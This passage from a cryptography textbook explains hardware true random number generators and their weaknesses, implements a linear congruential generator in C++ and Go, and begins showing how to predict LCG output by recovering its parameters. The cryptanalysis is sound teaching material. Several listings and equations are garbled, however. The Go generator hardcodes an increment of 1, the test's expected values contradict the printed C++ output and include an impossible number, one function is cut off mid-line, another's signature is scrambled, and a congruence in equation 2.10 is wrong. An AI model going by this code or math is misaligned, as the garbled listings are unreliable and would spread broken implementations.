


Figure 2.4 TRNGs sample physical phenomena to generate random numbers.

Some of these phenomena include the following:

- *Radioactive decay*—TRNGs that sample radioactive decay generate “true” random numbers in the strongest sense of

the word, as nuclear decay is a random process at the level of single atoms (leading Albert Einstein to famously proclaim that “God does not play dice”). It is impossible to predict when a particular atom will decay, but if you group several identical atoms, the overall decay rate can be expressed as a half-life, which is defined as the time required for exactly half the atoms to decay *on average*. A Geiger counter can sample the probabilistic process of decay to generate digital bits. This method is not widely used because it is expensive in terms of reliable sampling and requires radioactive sources that satisfy the desired parameters (e.g., rate of generation).

- *Atmospheric noise detected by radio receivers*—Such RNGs are cheap to build but susceptible to physical attacks: an adversary can easily influence the output of the RNG via electromagnetic interference.
- *Measuring variance/drift in the timing of clock signals*—This method is cheap. Clock signals are the backbone of almost every modern processor, so it does not require new hardware, but getting the implementation right does take a great deal of care. Measuring clock drifts is not trivial: they were not designed for generating random numbers, and the behavior is easily influenced by adversaries with either physical (e.g., being able to induce power-supply noise) or

remote access to the processor (e.g., executing other applications on the same processor).

- *Electric noise generated by the avalanche or Zener effect*—Diodes are components used in electric circuits to protect other components by letting the current flow in only one direction. Certain diodes have some interesting physical properties: they can generate noise that can be used by an RNG. We will look into these in more detail in the next section.
- *Ring oscillators*—This method is similar to the clock-drift technique because it relies on the jitter in clock signals. However, instead of measuring the jitter directly, it places an odd number of NOT gates connected in a ring so that the final output oscillates between two voltage levels.
- *Modular entropy multiplication (MEM)*—This is a relatively new method invented by Peter Allan in the late 1990s and independently by Bill Cox (coauthor of this book) in the 2010s. MEM works with an analog source of noise (which can be via one of the methods listed previously). It amplifies this noise and then keeps fluctuating the voltage dramatically based on a set of very simple rules. This method is low-cost, protects against electromagnetic interference, and provides a physical model to assess the health of the RNG.

The avalanche effect and ring oscillators have found widespread application in the industry as RNGs, so we will dive deeper and discuss the implications and pitfalls of their use. We will then discuss MEM and how it protects against attacks targeting other electric noise-based RNGs.

TRNGS BASED ON THE AVALANCHE EFFECT OR ZENER DIODES

As mentioned earlier, diodes are electronic components that restrict the flow of current to one direction. For example, they can be used to protect an electric circuit if the power supply input polarity is reversed. The electric symbol for diodes is shown in figure [2.5](#).




Figure 2.5 Diodes help ensure the flow of current in a single direction.

When voltage is applied to the diode such that the current can flow in its natural direction, it is called *forward-biased*. When the voltage is reversed, the diode (ideally) stops conducting and is said to be *reverse-biased*.

The fact that current does not usually flow when a diode is reverse-biased is exactly what makes diodes useful. However, a few unintended properties are associated with certain types of diodes. These are called *parasitic* effects, as they are generally undesirable. Sometimes, though, even parasitic effects can be useful, as is the case for random-number generation and avalanche or Zener effects—two distinct physical phenomena that generate noise in the electrical circuit. This noise can be

sampled by amplifying it and running it through an analog-to-digital (ADC) converter.

Zener diodes make poor TRNGs despite their heavy use for that purpose. There are a few reasons why:

- Zener diodes are carefully designed to reduce avalanche noise and make terrible sources of electronic noise. Note that a very common use case for Zener diodes is power supply regulation, where noise is highly undesirable.
- The parasitic Zener effect of a reverse-biased diode is not typically parameterized by the manufacturer. Manufacturers prioritize quality control for the "proper" operation of Zener diodes as opposed to side effects when biased in the reverse direction.
- The noise varies dramatically from device to device. Even worse, from manufacturer to manufacturer, the variation can easily be more than 10 times for noise and several volts in breakdown voltage.
- The noise from Zener effects is fairly temperature sensitive and can change over time as the circuit ages.
- There is no physical model we can correlate well to Zener noise for assessing the health of a TRNG.

TRNGS BASED ON RING OSCILLATORS

A NOT gate is used to logically invert its input. That is, if the input is high, the output is low, and vice versa. NOT gates are also known as *inverters* and are denoted symbolically by a triangle with a small circle at the end. If you connect an odd number of inverters in a ring, their output will oscillate forever, as shown in figure [2.6](#).




Figure 2.6 A ring oscillator

Typical ring oscillators have five or more inverters, but the number is always odd. Usually, this oscillation is subject to thermal drift. That is, a ring oscillator's operation (how long it takes for the output level to fully change when input is inverted) varies in response to ambient temperature. The underlying phenomenon providing unpredictability is the phase noise in the electrical signal.

TRNG designs based on ring oscillators have a few shortcomings and are responsible for quite a few failures in cryptography. Here's why:

- As we saw in the guidelines at the beginning of the section, a physical model based on underlying phenomena that lets us calculate entropy is important for an RNG. There is no physical model we can use to predict the operation of ring-oscillator-based RNGs (which is further complicated by thermal and other unpredictable drifts in oscillators).
- Fabrication processes generally improve over time, reducing even thermal drift, and circuits that were designed well can end up generating highly predictable output with newer and improved manufacturing methods. This is similar to Zener diodes, where RNG relies on a parasitic effect that is not the priority for the manufacturing process (and in many cases is undesirable to begin with).
- Ring oscillators have poor physical defenses. Anyone with a sine-wave generator can introduce sine-shaped noise (close to the ring oscillator frequency) on the chip's power source, and the oscillator will lock onto that frequency, making the output of the TRNG trivial for the attacker to guess. This is an example of a *fault-injection* attack where the attacker tries to influence the output of a TRNG.

If you decide to use a ring-oscillator-based TRNG, here are some best practices to follow:

- Add a simple binary counter to the output of the TRNG so you know how many times the ring oscillator toggled from a 0 to a 1. For example, if at the last minute (or some other window) the number of 1s drastically outweighs the number of 0s, the discrepancy can indicate faulty operation.
- Make the design public, and expose raw access to the TRNG's full counter output bits so its health can be assessed.
- Remember that ring oscillator TRNGs are subject to simple noise-injection attacks. If that's okay for your threat model, then you're good. On the other hand, if you need some physical protection, consider potting² over your integrated circuits or adding another physical barrier to keep the attacker at least a few millimeters away, and preferably a few inches.
- If you have access to secure flash on-chip, which cannot easily be read by an attacker, consider seeding your CSPRNG from both the TRNG and a seed stored in flash, and then update the seed in flash from the CSPRNG. This way, if your TRNG degrades due to process drift, temperature, and so on, you can integrate the TRNG output over multiple boot cycles and hopefully reach a computationally unguessable state.

Although the last recommendation applies in general to other TRNGs as well, ring-oscillator-based TRNGs should pay special attention to it owing to their poor defenses against fault-injection attacks.

TRNGS BASED ON THE MODULAR ENTROPY MULTIPLICATION

The MEM architecture for RNGs takes thermal noise generated by a resistor and doubles it repeatedly. This causes the voltage to grow exponentially. After it crosses a threshold (which is the halfway point for the voltage range), instead of doubling the voltage itself, it doubles the excess from the halfway point and adds the result to the original voltage. Because the operations are performed in a modular fashion (meaning the result never overflows, much like a clock: adding four hours to 9:00 results in 1:00 instead of overflowing to 13:00), the excess-doubling step ends up having a net subtractive outcome (going from the larger number, 9:00, to the smaller number, 1:00, in the clock example).

Based on these two simple rules, the voltage fluctuates unpredictably but stays within its range. The MEM method has many distinct advantages for a TRNG:

- It is resistant to electromagnetic noise injection or capacitive/inductive coupling attacks.
- It provides a physical model that can be used to continuously assess the health of the RNG.
- The components involved are cheap and few, and the design is unencumbered by patents.
- Several free schematics are available, such as Bill Cox's infnoise (Infinite Noise) TRNG design (<https://github.com/waywardgeek/infnoise>) and Peter's redesign, known as REDOUBLER (<https://github.com/alwynallan/redoubler>).
- It is very fast, with infnoise being able to run more than 100 Mbit/second. It is important to understand, though, that speed itself should not be a critical factor for TRNGs, as their output should be used only to *seed* cryptographically secure pseudo-RNGs (as we will discuss shortly). In general, 512 random bits from a TRNG should be enough to seed a CSPRNG as long as the latter upholds its own security guarantees (in chapter 3, we will dive deeper into how CSPRNGs are compromised).

GUIDELINES FOR DESIGNING TRNGS

The foundations of cryptographic security rely on the quality of random numbers, and it all starts with true RNGs.

Unfortunately, there is no single “right way” of designing TRNGs, but here are some rules of thumb that can be helpful:

- A good TRNG has a physical model that proves to skeptics the rate of generation and the entropy of generated bits based on fundamental physical properties. This is not true of either Zener noise or ring-oscillator TRNGs.
- The health checker should shut down access to a poorly functioning TRNG, even if doing so halts the system.
- Many TRNGs use *randomness extractors* (explained in the next section) to make sure the final output has enough entropy even when the underlying physical process doesn’t provide it sufficiently (e.g., the output becomes biased with fluctuation of ambient temperature). A good TRNG should expose the *raw* output (*without* running it through a randomness extractor) from the entropy source so that a health checker can compare the bits generated to what the physical model predicts. Note that Intel’s TRNG (accessed by the `RDRAND` assembly instruction—a popular source of randomness) gives no such access, and the circuit between the entropy source and what we read is secret.
- On-chip TRNGs should defend against the simplest physically present attacks, such as power supply noise injection. Note that Intel’s TRNG behind the `RDRAND` instruction appears to be extremely sensitive to noise injection based on Intel’s

published schematics and test results from the SPICE simulator.

- Standalone TRNGs, such as USB stick–based TRNGs, should defend against malicious hosts. Most USB stick TRNGs are trivially attacked by the host in such a way that the attacker can forever predict “random” bits from the USB device, and there may be no way to tell that the attack occurred. This can happen to a TRNG in transit in the mail or be perpetrated by anyone with physical access to the device.
- On every boot, have internal firmware verify the health of the TRNG.
- If you assume that the TRNG will never fail or degrade in performance after production, at least check its health (using the physical model for underlying phenomena) during the production process.

REMOVING BIASES FROM TRNG OUTPUT WITH RANDOMNESS EXTRACTORS

The output from TRNGs is usually *cleaned* with a randomness extractor before being used in real-world applications. This is necessary because the physical source may not be generating values with high-enough entropy. A basic example of a randomness extractor was given by John von Neumann (one of the pioneers in the field of computer science—considered by

some to be the Last Great Polymath³), where the extractor algorithm (implemented either in hardware or software) looked at successive bits generated by an RNG; if the two bits matched, no output was generated, and if they differed, only the first bit was output. This converted a sequence like 00 11 00 10 01 01 00 00 10 00 01 10 10 01 00 to 1 0 0 1 0 1 1 0, which has fewer bits but greater entropy, making the output more unpredictable.

RANDOMNESS EXTRACTORS

Randomness extractors clean noise generated from weakly random entropy sources to produce high-quality random output.

2.2.2 Pseudo random number generators (PRNGs)

Sampling the physical world and cleaning that noise to generate high-quality random numbers is a slow process. Our demand for random numbers usually outpaces the supply provided by TRNGs. Applications therefore rarely consume them directly but rather rely on another category of RNGs known as *pseudorandom number generators* (PRNGs).

PRNGs are algorithms that take a *seed* number (or numbers) as input, perform some calculations on it, and then generate an infinite stream of random numbers based on that seed, as

shown in figure [2.7](#). They are called *deterministic* because the same seed will make a PRNG always generate the same output. This is in contrast to TRNGs, where it is impossible to clone the output because the inputs are stochastic physical processes instead of single numbers.




Figure 2.7 TRNGs are used to *seed* PRNGs.

EXAMPLE: IMPLEMENTING LINEAR CONGRUENTIAL GENERATORS

A simple PRNG can be created using just equation [2.3](#)

Equation 2.3

$$X_{n+1} = (aX_n + c) \bmod m$$

where

- x is the sequence of random values.
- $m, 0 < m$ is the modulus.
- $a, 0 < a < m$ is the multiplier.
- $c, 0 < c < m$ is the increment.
- $X_0, 0 < X_0 < m$ is the seed or initial value.

Equation [2.3](#) is called a linear congruential generator (LCG) because new numbers are related to past values *linearly*. We will implement an RNG based on LCGs. Because this is a PRNG, it is deterministic, which means we can use a *reference* RNG to compare our output. As long as we use the same seed value, our output should match the output generated by a similar RNG. We will use the LCG used by the C++ standard library for its `minstd_rand` generator. Let's first use the C++ version to generate reference values for a given seed.

In listing [2.4](#), we do the following:

- Use a fixed number for seeding the `minstd_rand` generator. Seeding with a hard-coded value is pretty much akin to destroying a PRNG. PRNGs should be seeded with truly random values obtained via TRNGs. For the time being, however, it's okay; we want to generate a fixed output so that we can use it as a reference when comparing it with output from our implementation.
- Generate 10 outputs against which we will compare our own LCG implementation.

Listing 2.4 main.cpp

```
#include <iostream>
#include <random>

int main() {
    std::minstd_rand lcg_rand;

    lcg_rand.seed(42);

    for (int i = 0; i < 10; ++i) {
        std::cout << lcg_rand() << ", ";
    }
    std::cout << lcg_rand() << std::endl;
}
```

We are using the default `minstd_rand` generator that comes with the C++ compilers. If you compile and run this file with the GNU C++ compiler, you will get a sequence of numbers that looks like this:

```
$ g++ main.cpp
$ ./a.out
2027382, 1226992407, 551494037, 961371815, 140479
1538354858, 90320905, 488601845, 1634248641
```

Next, we will implement this generator in Go using equation [2.3](#). The LCG used by the C++ counterpart uses constant values given in equation [2.4](#):

Equation 2.4

$$\begin{aligned}m &= 2^{31} - 1 \\a &= 48271 \\c &= 0\end{aligned}$$

By plugging these constants into the LCG equation and seeding with the same input (42), we should get back the same sequence of numbers. Let's write a program to do so.

Starting with this example, we split a single code file among multiple listings to make it easier to follow along. The full code for these examples can be found on the book's website (<https://www.manning.com/books/hacking-cryptography>) and in the book's repository (<https://github.com/krkhan/crypto-impl-exploit>). The listings in the book focus on specific portions that are important or new to the discussion.

Note Listing [2.5](#) starts at line 1.

Listing 2.5 impl_lcg.go

```
type LCG struct {  
    multiplier    int  
    increment     int  
    modulus       int  
    currentValue  int  
}
```

We covered the fields `multiplier`, `increment`, and `modulus` earlier as parts of equation [2.3](#). Similarly, `currentValue` corresponds to X_n . The next value, X_{n+1} , is therefore generated via the following function, which returns the old value and moves the RNG one step forward. We continue with the `ch02/lcg/main.go` file starting from line 1.

Listing 2.6 impl_lcg.go

```
func (lcg *LCG) Generate() int {  
    oldValue := lcg.currentValue  
    lcg.currentValue = (lcg.multiplier*oldValue + 1) % lcg.modulus  
    return oldValue  
}
```

To test this LCG, we will initialize it with the constants used in the C++ `minstd_rand` generator—including the seed value of 42 (the same one we used in listing [2.4](#)). Note that this listing refers to a different file from the book's repo.

Listing 2.7 `impl_lcg_test.go`

```
func TestLCG(t *testing.T) {
    multiplier := 48271
    increment := 0
    modulus := 1<<31 - 1    #1
    seed := 42
    lcg := NewLCG(multiplier, increment, int(modulus))
    expectedValues := []int{2027382, 1226992407, 596495140673142,
        1404753842, 2076553157, 1350734175, 153835485,
        488601845, 1634248641}
    for _, expected := range expectedValues {
        generated := lcg.Generate()
        if expected != generated {
            t.Fatalf("generated: %d, expected: %d", generated, expected)
        }
    }
    t.Log("all generated values matched expected values")
}
```

**#1 2^0 is 1, which is equal to $1 \ll 0$. 2^1 is 2, which is equal to $1 \ll 1$. 2^n
= $1 \ll n$**

Let's run the test:

```
$ make impl_lcg
go clean -testcache
go test -v ./ch02/lcg/go/impl_lcg
=== RUN    TestLCG
    impl_lcg_test.go:22: all generated values match
-- PASS: TestLCG (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch02
```

Our LCG produced the same output as the C++ one. The output sequence looks random, but as we'll see in the next section, even if an attacker knows nothing about the internal parameters of this LCG, they can easily predict future outputs just by observing it in action for a while. For the time being, we can see that a PRNG

- Has an algorithm that it uses to keep generating values.
- Starts with a seed as input for the first run of that algorithm.
- Has an internal state that keeps mutating according to the algorithm. In our LCG example, the state is x_n , stored in `lcg.currentValue`.

This is shown in figure [2.8](#).




Figure 2.8 PRNGs have a state and are initialized with a seed. The PRNG algorithm keeps mutating the state.

At some point, every PRNG starts repeating values. The number of steps before a PRNG begins to repeat values is known as its *period*. For the LCG we implemented, the period is $2^{31} - 1$, meaning it will start repeating its output after generating 2,147,483,647 values.

EXAMPLE: EXPLOITING LCGS

Let's say you have no idea what the parameters (multipliers, increment, modulus) of an LCG are. Each time you observe a value, you know the RNG's *current state* (because the algorithm just outputs the state—a single number—without any modification when generating a new value). Can you predict

the future output of an LCG just by observing some values? That is, if you saw the LCG produce the values X_0, X_1, X_2 , up to X_n , would you be able to predict X_{n+1} if you didn't know anything about the LCG's initial configuration? We revisit our LCG description in equation [2.5](#):

Equation 2.5

$$X_{n+1} = (aX_n + c) \bmod m$$

We can start with a simple scenario by assuming that we (as attackers) have the multiplier a and the modulus m but not the increment c . We can simply observe two values X_0 and X_1 and find the increment by rearranging them as shown in equation [2.6](#):

Equation 2.6

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ c &= (X_1 - aX_0) \bmod m \end{aligned}$$

This is shown in the following listing.

Listing 2.8 exploit_lcg.go

```
func findIncrement(originalRng *impl_lcg.LCG, modulus int64) int64 {
    s0, s1 := originalRng.Generate(), originalRng.Generate()
    return (s1 - s0*multiplier) % modulus
}
```

Let's say we know the modulus but not the increment or the multiplier. Can we recover the multiplier? This time we observe three values: X_0 , X_1 , and X_2 . We can determine the multiplier using these values as shown in equation [2.7](#):

Equation 2.7

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ X_2 &= (aX_1 + c) \bmod m \\ X_2 - X_1 &= (aX_1 - aX_0) \bmod m \\ X_2 - X_1 &= (a(X_1 - X_0)) \bmod m \\ a &= \left(\frac{(X_2 - X_1)}{(X_1 - X_0)} \right) \bmod m \end{aligned}$$

There is a problem, though: we need to find the *inverse* of a value ($X_1 - X_0$). Finding the multiplicative inverse of something is easy for rational numbers. For example, the multiplicative inverse of 5 is $\frac{1}{5}$; for $\frac{3}{7}$, it is $\frac{7}{3}$; and so on. For modulus arithmetic, it's a little tricky. We are all familiar with the modular arithmetic of 12-hour clocks, where 10 plus 3 hours is 1 (modulus 12). What is the multiplicative inverse of, let's say, 7 mod 12? We need to find some n to multiply 7 with that will result in $\cong 1$. There is no $\frac{1}{7}$ to pick among integers modulo 12.

As it turns out, the multiplicative inverse for 7 modulo 12 is 7 itself: 7 times 7 is equal to 49, which is only 1 more than 48—a multiple of 12. As you can see, the multiplicative inverse is not straightforward in modular arithmetic. Finding a modular multiplicative inverse has many interesting solutions, but we

will use the one provided by the Go standard library.

Unfortunately, the code for doing so will seem a little clunky right now, as shown in the next listing. In the next chapter, we explore the “big numbers” library from Go in further detail.

Listing 2.9 exploit_lcg.go

```
import (
    "github.com/krkhan/crypto-impl-exploit/ch02/lcg"
    "math/big"
)

func findModInverse(a, m int64) int64 {
    return new(big.Int).ModInverse(big.NewInt(a), k
}
```

Now that we have a function to calculate the modular multiplicative inverse, we can implement equation [2.7](#) in listing [2.10](#). Note that Go differs⁴ from other programming languages in terms of the behavior of its modulus operation. In most programming languages, `-16 % 7` results in `5`, but Go returns `-2`. This discrepancy is corrected on line 5 as needed.

Listing 2.10 exploit_lcg.go

```
func findMultiplier(originalRng *impl_lcg.LCG, modulus int64, s0, s1, s2 := originalRng.Generate(), originalRng *impl_lcg.LCG) int64 {
    inverse := int(findModInverse(int64(s1-s0), int64(modulus)))
    multiplier := (s2 - s1) * inverse % modulus
    if multiplier < 0 {      #1
        return modulus + multiplier
    } else {
        return multiplier
    }
}
```

#1 Converts a negative result of the modulus operation to positive if needed

Finding the modulus is the hardest part. Let's say you are trying to find the upper limit of the hours hand on a clock. In other words, you see numbers like 3, 5, 1, 11, 7, 8, etc., and you are trying to find out how high they go when people talk about them. Sure, you know it's 12 for the scenario of a clock, but let's say you were an alien who didn't know that beforehand.

Somehow you were able to drop in on human conversations about daily plans. You can probably infer that (for the long arm on the clock) 11 is the highest number people talk about.

However, in a particularly non-happening place, you may end

up assuming that people's plans go at the most up to only 8:00 PM, so the whole circle represents only nine hours in total. On the other hand, if you had an automatic counter scanning all the eggs coming into a supermarket, once you saw the totals 204, 120, 132, 84, 240, and 348, you might reasonably conclude that the eggs were coming in crates of dozens because the greatest common divisor (GCD) for all those numbers is 12. In other words, all of these multiples of a dozen are equal to *zero modulus 12*.

To find the modulus of our LCG, we need to find values congruent to zero modulus m . This time, let's generate a bunch of values as shown in equation [2.8](#):

Equation 2.8

$$\begin{aligned} X_1 &= (aX_0 + c) \bmod m \\ X_2 &= (aX_1 + c) \bmod m \\ X_3 &= (aX_2 + c) \bmod m \end{aligned}$$

If we take the differences between each pair of consecutive values, we get equation [2.9](#):

Equation 2.9

$$\begin{aligned} \Delta_0 &= (X_1 - X_0) \bmod m \\ \Delta_1 &= (X_2 - X_1) \bmod m \\ \Delta_2 &= (X_3 - X_2) \bmod m \end{aligned}$$

We can substitute values of X_2 and X_1 with their definitions from [2.8](#), resulting in equation [2.10](#). Note that the increment c is

canceled out during the substitution. Therefore, each Δ_N is a *multiple* of Δ_{N-1} :

Equation 2.10

$$\begin{aligned}\Delta_1 &= (X_2 - X_1) \bmod m \\ \Delta_1 &= (aX_1 - aX_0) \bmod m \\ \Delta_1 &= (a(X_1 - X_0)) \bmod m \\ \Delta_1 &= (a\Delta_0) \bmod m \\ \Delta_1 &\cong \Delta_0 \bmod m \\ \Delta_2 &\cong \Delta_1 \bmod m\end{aligned}$$

